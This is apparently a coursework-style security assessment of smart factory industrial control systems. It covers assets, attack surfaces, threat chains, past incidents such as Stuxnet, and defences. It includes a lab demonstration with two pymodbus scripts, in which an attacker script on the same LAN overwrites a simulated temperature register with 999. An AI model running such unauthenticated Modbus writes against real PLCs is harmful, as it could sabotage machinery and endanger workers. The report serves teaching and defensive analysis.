

SMART FACTORIES

1. DESCRIPTION OF THE SYSTEM

A smart factory is an industrial production environment that implements Industrial Control Systems and Operational Technology together with other technologies to automate, monitor and optimize production. The defining feature of smart factories are interconnected robotics they rely on like advanced sensors, high tech IoT devices, data analytics, and remote monitoring. These systems form the **Industry 4.0** model where the physical production is highly integrated with networking and computing infrastructure.

The function of a smart factory system is to control and monitor manufacturing processes in real time. This includes managing production lines, operating machinery, monitoring product quality, and ensuring efficient use of resources. Industrial machines such as transport robots, conveyor belts, assembly systems, packaging equipment etc. are controlled through programmable logic controllers and coordinated through monitoring systems. This system stands behind production running continuously, and as error free as possible.

From a cybersecurity point of view, a smart factory is less about protecting data and more about protecting the physical process than the software controls. The ICS architecture can be understood using reversed **CIA Triad**. **Availability** takes precedence because the production lines and machines need to be able to run continuously. If controllers and systems go down, the factory floor doesn't just slow down, it stops, sometimes resulting in much more dire consequences than financial loss, like country-wide halt on infrastructure or loss of life. **Integrity** comes second but it's even more dangerous when compromised because modified PLC logic or falsified sensor readings can change how machines behave. Over time hacked systems can wear machines down, produce defective products or present risks to health and safety. **Confidentiality** matters from industrial espionage and intellectual property theft point of view rather than protecting client and business data.

The structure for ICS environment looks as follows:

1. At the lowest level of the system are **sensors and actuators** installed on industrial machines.

Sensors collect real-time data such as temperature, pressure, position, speed, and vibration.

Actuators perform physical actions such as opening valves, moving automated robots to the destination points, or controlling conveyor belts. These devices interact directly with the physical manufacturing process.


2. Second layer is occupied by **Programmable Logic Controllers (PLCs)**, which are special industrial computers designed to control machines and industrial processes. PLCs receive data from sensors, process it according to programmed logic, and send commands to actuators. In a smart factory, PLCs control equipment such as assembly robots, production conveyors, automated storage systems, and machine tools.

The PLCs communicate with supervisory systems through an industrial network. These networks may use industrial communication protocols like **Modbus**, **PROFINET**, or **OPC UA** which allow communication between devices.

4. **SCADA (Supervisory Control and Data Acquisition)** system monitors and manages the production process. The SCADA server collects data from PLCs across the factory and gives real-time insight into production. Operators interact with the system through **Human Machine Interface (HMI)** workstations, which display dashboards showing machine status, alarms, process values, and production metrics. Through these interfaces, operators can start or stop production, adjust parameters, and view alerts.

Parallel to the above, the OT network is also connected to the corporate IT network to allow access to resources and operational data for planning and analytics (ERP). Data may be transmitted to the cloud for maintenance and performance checks. Because of this set up, the system architecture typically includes **network segmentation and a demilitarized zone (DMZ)** separating the corporate environment from the operational one.

System architecture for smart factories as per Purdue Model



2. CRITICAL ASSETS

With regards to critical assets within smart factories, one doesn't just protect the most expensive inventory within the infrastructure but takes into consideration severity of the relationship with the entire corporate culture. These are the assets that could be considered *too big to fail*, in the sense that if they do, the whole system collapses with them.

Among the most obvious choices are:

- **PLCs**. They translate sensor input into physical control output: moving, opening, manoeuvring of the machinery. Breaking inside the logic that governs them means breaking inside *behaviour* of the machine. Change that and you change the reality of what's happening on the factory floor, potentially with disastrous consequences.

- **SCADA systems** (interface layer). These systems work as the factory's nervous system. They don't just monitor and record data, they analyse it and interpret the findings so if SCADA is manipulated it blinds the entire operations and decisions made by the engineers. Example of sabotage includes:

- changing the temperature of the machines and displaying
- falsifying production data
- tricking operators into sending wrong commands into the system
- delay, hide or manipulate alarms

Operators trust SCADA so if the data gets manipulated the operators and their decisions become a part of the attack.

- **Sensors** (input layer). These feed raw data the system. In comparison with SCADA, a prospect attack would look the same: a corrupt data provides dangerous feed with the exception that sensor attack would happen right at the source. The control logic assumes a wrong value from the start, not at the interpretation level, corrupting entire control loop. Sensors affect what the system does, SCADA affects what humans think is happening.

- **Engineering workstations.** These stations are trusted by design. They're supposed to be the place where engineers legitimately change how the system behaves by writing logic, updating configs, implementing code.. If those get broken into, the system can be overridden in the exact way it's supposed to. The hacker doesn't have to break into the control system. They may just use it the exact way it's supposed to be used by opening the software, manipulating the logic and uploading it into the PLC.

- **Archives and historical databases.** These store production data, system states, settings etc. These may seem irrelevant but they show trends and patterns in system/prod behaviour, analytics and may give away future prognosis of the operations and distort how the production gets impacted later.

Assets typical for smart factories

IIoT- these are smart sensors, wireless devices, edge nodes- everything feeding massive amounts of real-time data. They often run lightweight (stripped-down) operating systems and minimal network stacks, meaning they often lack basic protections like strong authentication, encryption, or regular patching. They connect directly to analytics platforms or cloud service. If compromised they provide easy way to both data access and **entry point into OT.**

Edge computing-nodes = local processing units that sit between factory floor and cloud. They process data locally before it gets sent further. If compromised, they become an easy manipulation layer where data can be altered without immediately raising suspicion. Whatever fake data gets passed forward, SCADA and other dependant systems (analytics, dashboards etc.) trust the output. That way there is no easy reference point since the "original truth" already went upstream. Edge nodes usually connect downward to factory devices (PLCs, sensors) and upward to IT systems or cloud platforms. That makes them a perfect bridge- if an attacker gets in, they can move across layers that are normally more separated. Instead of breaking through multiple defenses, they land in the middle and expand outward in both directions.

Digital twins are virtual models of machines or entire production lines, used to simulate and optimize performance. The system relies on these models to make decisions about maintenance, efficiency, and adjustments. If someone tampers with the model, the factory starts optimizing based on a distorted version of reality. This doesn't necessarily break anything immediately- it slowly pushes the system in the wrong direction. Over time, that can lead to inefficiencies, wear, or hidden faults that are hard to trace back to the source.

MES (Manufacturing Execution Systems) sits above the control layer and decides how production should actually run- what gets made, when, and in what order. It doesn't control machines directly, but it controls the logic of the entire production flow. If compromised, the attacker doesn't need to touch PLCs to cause disruption- they can create bottlenecks, reorder processes, or introduce inconsistencies across the factory. Everything still "works," but in the wrong

way. This kind of disruption is harder to spot because it looks like operational inefficiency rather than a clear attack.

Cloud and remote access. Smart factories rely heavily on cloud systems for data storage, analytics, and optimization. These platforms often have visibility across the entire production environment, which makes them extremely valuable targets. If compromised, attackers can access sensitive production data or manipulate analytics that influence decision-making. Instead of directly interfering with machines, they influence how humans and systems *interpret* performance. That can lead to wrong decisions being made at scale, without anyone realizing the underlying data has been tampered with.

Robots. Industrial robots and autonomous systems are no longer isolated- they're programmable, networked, and often integrated into larger workflows. This makes them flexible, but also exposed. If an attacker gains control, they can subtly alter movement patterns, timing, or coordination with other machines. Unlike a full shutdown, these changes can be small but disruptive, creating inefficiencies or unexpected behavior over time. Because these systems operate dynamically, even minor manipulation can ripple through the entire production line.

3. ATTACK SURFACES

In a smart factory, attack surfaces aren't just obvious entry points they're all the places where connectivity was added for efficiency, visibility, or convenience. The "smarter" the factory, the more vulnerable it is.

IIOT devices constantly send data across the network, often over wireless protocols or lightweight communication stacks. Because they're widely distributed and sometimes poorly secured, they can be probed, spoofed, or directly accessed if exposed. If one device is compromised, it can act as a foothold inside the operational network. The risk isn't just the device itself, it's what it's connected to.

Edge devices and gateways sit right between OT and IT, which means they often have multiple interfaces open- industrial protocols on one side, standard IP networking on the other. This makes them highly exposed if not tightly controlled. Attackers can target them through misconfigured services, outdated software, or open ports. Once inside, they don't need to "break in" further- they're already in the middle of the system.

Cloud Integration & Remote Dashboards. Smart factories often expose dashboards or APIs to the internet for monitoring, analytics, or remote control. These services can become entry points if authentication is weak, credentials are reused, or APIs are poorly secured. An attacker doesn't need physical access, just valid access paths. From there, they can observe operations or pivot deeper into the system.

MES are often connected to both corporate IT and factory systems, making them accessible through internal networks or even web interfaces. If attackers gain access here through phishing, stolen credentials, or vulnerable applications they can influence production without touching lower-level control systems. It's a high-level entry point with system-wide impact.

Engineering workstations. These systems sit in the middle ground between IT and OT. They're connected to both internal networks and external resources for updates, vendor tools, or remote support. In a well-designed architecture, this access is restricted and controlled (jump hosts, segmentation, etc.). In reality, it's often more open than it should be because engineers need

flexibility. So if compromised through malware, phishing, or infected downloads they provide direct access to system configuration and PLC programming environments.

Wireless Industrial Networks. Smart factories often rely on wireless communication like Wi-Fi, Bluetooth, or proprietary industrial wireless protocols for flexibility and speed. These networks can be intercepted, jammed, or impersonated if not properly secured. Unlike wired systems, they extend beyond physical boundaries, making them accessible from outside the facility. That means a hacker doesn't even need to be inside the factory, they just need to be within signal range. Once connected or impersonating a device, they can start injecting data or disrupting communication without ever touching the physical infrastructure.

Third party and vendor access. Vendors often have remote access for maintenance, diagnostics, or updates. These connections are trusted by default, but not always well monitored. If a vendor account is compromised, the attacker inherits that trust. This creates an indirect entry point that bypasses many internal defenses. What makes this worse is that vendor access is often persistent—accounts stay active long after they're needed, quietly expanding the attack window. In some cases, the vendor themselves becomes the weak link, meaning the factory's security is only as strong as an external company's practices. Once inside through this path, the activity can blend in with normal maintenance traffic, making it much harder to detect that anything is wrong.

4. THREAT ANALYSIS

In smart factories the threats are not about breaking in and necessarily about stealing data but instead quietly influencing production, data and decision making. Instead of immediate threats, it's more common that the cyber danger within OT environment is more insidious, focused on bending and manipulating the system long-term.

Engineering workstations compromise

This touches partly on the crossover from IT to OT security which is a major concern in the industrial environment. In this scenario the access would be obtained through phishing or malware into the workstation and modify logic in the PLCs. Instead of a dramatic attack, a much more subtle sabotage pattern emerges where timing shifts, parameter tweaks, hidden conditions appear in the PLC behaviour. These changes can stay unnoticed while slowly degrading production or setting up future failure points. What's worse it looks like normal engineering activity, which makes it hard to detect.

IIoT data manipulation

Hackers can attack smart temperature sensors, vibration monitors on motors, or optical quality inspection cameras. For example, a temperature sensor might report normal values while a machine is actually overheating, or a vibration sensor might hide early signs of mechanical wear. This data is sent into systems like the SCADA, MES, or analytics platforms, which use it to monitor and optimize production. If the input is wrong, those systems still function but they make decisions based on false conditions which can lead to lesser production quality, unintended wear and tear or operational issues.

MES-level production manipulation

This is an interesting type of attack because it tends to hide in plain sight as an operational issue instead of being labelled a clear cyber attack. Instead of touching machines directly, attackers can interfere with the MES to reorder production, introduce incorrect parameters, or disrupt scheduling logic. The factory still operates but definitely not according to standards.

Cloud/ analytics manipulation

Production data (machine performance, energy use, defect rates, maintenance signals) gets sent to cloud platforms where algorithms analyze it and send back recommendations (optimise, schedule, detect, adjust...). If a malignant person compromises that layer, they don't need to touch machines directly. They can skew analytics so the machine looks like it's running faultlessly but in reality there are underlying issues, errors are hidden or operational parameters are changed. These values are then feed to systems like MES and as a result decisions are made based on false intelligence.

Industrial robot manipulation

Industrial robots are connected to IT network either through engineering PCs, robot controllers, OT network (PLCs) or through 3rd party vendor access. If it's possible to tweak robot behaviour it's not necessary crucial to break it but instead implement small changes that can either lead to annoyances like delays, off-timing in delivery or reaction or larger scale operation sabotage like collisions between machines, production of defective goods at scale, or gradual equipment damage caused by repeated load/inefficiency in during the runtime.

Ransomware targeting IT/OT integration

It usually hits systems that sit between IT and OT- the engineering workstations, MES, databases, sometimes even parts of the SCADA layer. These are the systems operators rely on to see what's happening and interact with the process. The aftermath doesn't always have to result in full halt in ops. Machines might still be running, robots still moving, conveyors still carrying parts, but: dashboards freeze, alarms stop updating, operators can't send commands engineers can't access controls. The factory is technically active but control is gone. The engineers don't know how the system is running and what it's doing, In some cases the effects of that can be fatal. Often the only way to restore its functionality may be to respond to the ransom demands.

Wireless exploitation

Attackers exploit weak or exposed wireless networks to intercept or inject communication. They can disrupt coordination between devices or impersonate legitimate components. This is especially dangerous in flexible production setups relying on mobile or wireless systems. The attack surface extends beyond the physical factory walls.

What that actually looks like in practice is this: wireless traffic is broadcasted into the air, so anyone within range can listen, not just devices inside the factory. If encryption or authentication is weak, an attacker can capture that traffic, get a grasp on communication structure and start replaying or modifying messages. For example, they could impersonate a mobile robot or sensor and send "valid-looking" data or commands into the system.

In a smart factory, a lot of coordination depends on timing and communication: robots syncing with conveyors, AGVs receiving navigation updates, sensors feeding live status. If a cyber criminal delays, drops, or injects messages, that coordination starts to break down. Not in an obvious way, but through desynchronization- having things arriving too early, too late, or slightly wrong.

It gets more interesting when one considers impersonation. If a system trusts a device based on identity (like a known sensor or robot), the same criminal can mimic that identity and become part of the system's communication flow. At that point, they're not just disrupting, they're participating by influencing behaviour from the inside.

So the real issue isn't just "wireless means easier access." It's that wireless turns the factory bounds from a physical wall into a signal radius, where control signals and data can be observed, copied, and manipulated from the outside without ever stepping inside.

Insider knowledge


What makes insiders so dangerous is that they're operating inside the trust model of the organisation. They don't need to exploit vulnerabilities or bypass defenses, they already use the tools and access they have. An engineer can quietly modify PLC logic, adjust parameters, or change thresholds through a normal engineering interface. A maintenance contractor might connect to a system, copy configurations, or implement changes that go unnoticed because their activity looks like routine work.

In a smart factory, access isn't limited to just one layer. A single person might interact with production data, SCADA interfaces, engineering software, and even analytics systems. That means one account can influence both how the system runs and how it's understood. If that access is misused, the impact isn't isolated but it can spread across multiple parts of the factory at once. The hardest part is detection. Since the actions come from a user operating on a level of trust, they don't trigger the same alarms as an external attack. Changes can look like normal updates, maintenance, or optimization and often without a second glance or accountability. That gives insiders the ability to operate slowly and quietly, making small changes over time that are hard to trace back until the impact becomes noticeable.

So the risk isn't just that insiders can act, it's that they can act in a way that blends in under the radar, while still having enough access to affect the core of the system.


5. ATTACK VECTORS

Chain 1: Engineering Workstation → PLC Manipulation




No exploit or code-driven attack needed. The attack turns the system against itself the way it's supposed to be used.

Chain 2 – IIoT → Data Manipulation → Erroneous process comprehension



Nothing “breaks” the system directly, but it covertly drifts into failure while maintaining trust in accuracy of operations.

Chain 3 – IT → Edge Node → OT Pivot



IT to OT transfer on the segmentation plane:

The criminal may use one of the following design weaknesses to pivot from IT to OT architecture. This is a fundamental security concern across any industrial setup, whether it’s manufacturing, energy, or heavy infrastructure.

- Weak network separation. IT and OT devices sit on the same network or can reach each other directly. Cyber criminal connects directly
- Firewall exists, but allows “any → any” for convenience
- Systems like file shares, databases, or authentication servers are accessible from both IT and OT
- Bad verification design on jump hosts which are single connection points connecting to OT (weak passwords, no MFA, reused credentials)
- Access via dual-homed devices (OT & IT on the same device like edge nodes, gateways etc. bridging the gap between two networks)

Chain 4 – Cloud / Analytics Manipulation

Compromise cloud analytics account/API



Modify models / outputs



Send manipulated optimization data back



Meanwhile: MES / operators follow recommendations



Production shifts in wrong direction at scale

This is a top level hacking approach, the criminal directly poisons decision-making.

Practical demonstration

The following demonstration shows a breach through Modbus protocol. Modbus is a very simple protocol often used to let machines communicate between each other in the OT environment.

Because it's simple, reliable and easy to implement, it causes the following security risks:


- No authentication → any device can send commands to slaves
- No integrity checks → messages can be altered in transit (tampering)
- Susceptible to replay attacks → attackers can resend valid commands
- No built-in access control → unrestricted read/write access to registers
- No encryption → data can be intercepted and read (plaintext communication)

The following practical demonstration shows two Python scripts using a Modbus server. The first one (prodline.py) turns the computer into a simple PLC-like device by creating a set of register values. In this case, it sets a “temperature” value to 25 and makes it available to other devices on the local network.

The second script (attackmodbus.py), running from another machine on the same LAN, connects to the server and changes that value from 25 to 999. This simulates an attack where a client can overwrite critical values on the device, potentially causing meltdown on the master machine.

This is a simplified but realistic example of how Modbus, without security, can be abused to manipulate system values.

Screenshot 1 shows what the primary and counterscript look like on PLC device (prodline) and attack machine (attackmodbus)



```
GNU nano 7.2 prodline.py
from pymodbus.server.sync import StartTcpServer
from pymodbus.datastore import ModbusSequentialDataBlock, ModbusSlaveContext, ModbusServerContext
import threading
import time

store = ModbusSlaveContext(
    hr=ModbusSequentialDataBlock(0, [25]*10) #set memblock to 10 values, set initial to 25
)
context = ModbusServerContext(slaves=store, single=True) #setup sgl modbus device using store settings

def monitor():
    while True:
        value = context[0].getValues(3, 0, count=1)[0] #read hr, start from 0, once
        print(f"Temperature: {value}")

        if value > 100:
            print("WARNING!! OVERHEATING!") #for counterscript to see changes in rl
            time.sleep(2)


threading.Thread(target=monitor, daemon=True).start() #keep monitor action in the bkg
StartTcpServer(context, address=("0.0.0.0", 5020)) #listen on all networks

GNU nano 7.2 attackmodbus.py *
from pymodbus.client.sync import ModbusTcpClient
import time

client = ModbusTcpClient("192.168.1.32", port=5020) #point at target

while True:
    client.write_register(0, 999) #set foul value at target hr
    print("Cause chaos!")
    time.sleep(3)
```

Screenshot 2 shows *prodline* script running, showing the temperature of 25 and then sudden change and warning message after deployment of the *attack* script from the second machine on LAN



```
ana@ubuntu-linux:~$ python3 prodline.py
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 25
Temperature: 999
WARNING!! OVERHEATING!
Temperature: 999
WARNING!! OVERHEATING!
Temperature: 999
WARNING!! OVERHEATING!
Temperature: 999
WARNING!! OVERHEATING!
Temperature: 999
WARNING!! OVERHEATING!
Temperature: 999
WARNING!! OVERHEATING!
```

6. HISTORICAL ATTACK COMPARISON

To better understand how these threats materialize in real-world, one may want to compare the smart factory scenario with known cyber attacks on industrial control systems. These incidents show that OT attacks don't tend to aim for immediate destruction, but focus on perception manipulation and loss of control instead.

Stuxnet

Stuxnet is one of the most well-known examples of a cyber attack targeting industrial systems. It specifically targeted PLCs controlling centrifuges in Iran's nuclear facility. What made it effective was not just that it altered machine behaviour, but that it did so while feeding normal-looking data back to operators.

This directly mirrors the engineering workstation → PLC manipulation chain described earlier. The cybercrooks gained access to engineering environments and modified control logic in a way that appeared real. At the same time, the system reported normal operation through monitoring interfaces, effectively blinding operators.

The takeaway is that the attack did not rely on breaking the system, but on using it as intended while changing its behaviour unnoticed.

Ukraine power grid

The attack on the Ukrainian power grid shows how compromising supervisory systems can translate directly into real-life impact. Attackers gained access to SCADA systems and remotely operated circuit breakers, causing large-scale power outages.

What stands out is the combination of control and visibility disruption. Operators were not only locked out of systems, but also lost situational awareness due to manipulated or unavailable data. This reflects the risks described in SCADA manipulation and ransomware targeting IT/OT integration. The attack also involved the use of remote access paths, showing how trusted connections can be abused. Similar to smart factory environments, once inside the system, the attackers did not need to exploit low-level devices directly, they operated through the same interfaces used by engineers.

Colonial Pipeline ransomware

The Colonial Pipeline attack highlights how disruptions in IT systems can develop into operational shutdowns in OT environments. The ransomware itself did not directly control industrial equipment, but it affected systems that operators depended on to manage operations.

As a result, the pipeline was shut down as a precaution, showing how the loss of operational control can be just as dangerous as direct manipulation of machinery. This points to the ransomware scenario described earlier, where systems may still be running physically, but operators lose the ability to understand or control them.

The key point of this example is that it targeted the connection point between IT and OT rather than the industrial process itself. This strengthens the argument of securing bridge systems like engineering workstations, MES, and data platforms.

7. RISK ANALYSIS

THREAT	PROBABILITY	CONSEQUENCE	RISK
Engineering workstation compromise	Medium	Very high	High
IIOT data manipulation	High	Medium-high	High
MES/ prod manipulation	Medium	High	High
Cloud manipulation	Medium	Medium-high	Medium-high
Robot behaviour manipulation	Low-medium	Very high	High
Ransomware (IT-OT bridge systems)	High	High	Very high
Wireless network compromise	Medium	Medium	Medium
Insider threat	Low-Medium	Very high	High

8. SECURITY MEASURES

THREAT	SECURITY MEASURE	NOTES
Engineering workstation compromise	Software whitelisting, strict access control, MFA, offline code verification	Only approved software runs. Changes are made and verified before deployment. The idea at this level is to stop allowing activity that looks legitimate to the naked eye
IIOT data manipulation	Device authentication, encrypted communication, data integrity validation	Aim: to prevent fake data entering the system. Devices must prove identity. Data must be verified
MES/ prod manipulation	Role-based access control, audit logging, separation of duties	
Cloud manipulation	API security (design and verification), integrity checks, anomaly detection in outputs	
Robot behaviour manipulation	Network isolation of controllers, signed code deployment, real-time monitoring	Machines shouldn't blindly trust commands. The integrity of the code, updated and monitoring should be the top priority
Ransomware (IT-OT bridge systems)	Network segmentation, backup systems, endpoint protection, limited connectivity	Aim: prevent lateral movement, not just entry. Isolation of the network and limited cross-network access is the key. Good network architecture should assume breach and prepare for containment.
Wireless network compromise	Strong encryption (WPA3), device whitelisting, network monitoring	
Insider threat	Least privilege access, session logging, behavior monitoring	Analyse the behaviour of the users because safe access alone doesn't guarantee safety. Behaviour anomaly, broad and unprivileged access should be tracked in-session and checked against logs.

Effective security in a smart factory is less about blocking access and more about controlling trust making sure that every system, user, and data flow is continuously verified rather than assumed to be legitimate.

9. DEFENSE EVALUATION

1. What risks still remain

Even with layered defenses, the system still relies heavily on inherited trust between components, which is difficult to fully eliminate. Devices, users, and services that are authenticated are often assumed to behave correctly, creating space for misuse that won't look at all suspicious. Complex smart factory environments also introduce interdependencies, where a small compromise in one layer (like data input) spreads across control, monitoring, and decision-making systems. Many protections focus on access control, but fewer address the integrity of ongoing behaviour, meaning the system can be under attack, operate incorrectly while appearing like it's functioning in a normal way. Ultimately, the remaining risk is not so much external intrusion, but the appearance of correct functioning built on false assumptions, where the entire system aligns around manipulated variables.

2. Which attacks are the hardest to stop?

The hardest attacks to stop are those that operate entirely within the system, using approved credentials, tools and protocols. Instead of breaking access, they exploit the fact that industrial systems are designed to trust commands and data once they pass initial validation. These attacks often introduce low-key adjustments like minor timing changes, parameter and data adjustments that fall within operational thresholds and fly under the radar. Because smart factories are dynamic and adaptive these changes are often seen as normal behaviour rather than a symptom of a possible attack worth checking. What makes them particularly insidious is that they do not create a clear "incident," but rather a minor divergence between affected and actual system behaviour.

3. What improvements are needed?

Improving security in this context requires shifting from static protection to continuous validation of system behaviour, rather than assuming protection doesn't need to continue after authentication. Systems should verify critical data by comparing it with readings from multiple sensors or independent systems, instead of relying on a single source that could be tampered with. Monitoring should check whether system behaviour makes sense in the real process, for example, comparing sensor readings and machine actions to what should physically be happening, not just whether values stay within normal ranges. Access and responsibilities should be split so no single person can modify, approve, and deploy changes alone. Improvements should focus on verifying results in practice making sure outputs match real-world conditions instead of simply trusting that anything authorized is correct.

In cloud-connected environments, Zero Trust Network Access (ZTNA) should be implemented so that no user, device, or service is trusted by default, even after initial authentication. Instead of broad network access, every request to cloud resources has to be continuously verified based on identity, context, and behaviour, limiting the ability of cybercriminals to move laterally or manipulate analytics systems at scale.

10. References:

- IBM, “What is Industry 4.0?”, <https://www.ibm.com/think/topics/industry-4-0>
- Cybiant, “Difference in CIA Triad (Security) in Information Technology and Operational Technology”, 18OCT23,
<https://www.cybiant.com/knowledge/difference-in-cia-triad-security-in-information-technology-and-operational-technology/>
- Kalpsystems, “OT and IT Security Challenges in Smart Manufacturing”, 02MAR23,
<https://kalpsystems.com/cyber-security-awareness/ot-it-security-smart-manufacturing/>
- Christopher, J., “SANS 2024 ICS/OT Survey: The State of ICS/OT Cybersecurity”, 09OCT24,
<https://www.sans.edu/cyber-research/sans-2024-state-ics-ot-cybersecurity/>
- Truefort, “Take the Purdue Model to the Next-level with Microsegmentation”,
https://truefort.com/wp-content/uploads/2023/07/TRUEFORT_The-Purdue-Model-Whitepaper.pdf
- Weforum, “Global Cybersecurity Outlook 2025”, 13JAN25,
<https://www.weforum.org/publications/global-cybersecurity-outlook-2025/digest/>

In part, real life exposure to professionals within OT/ICS environment also played a role in shaping this text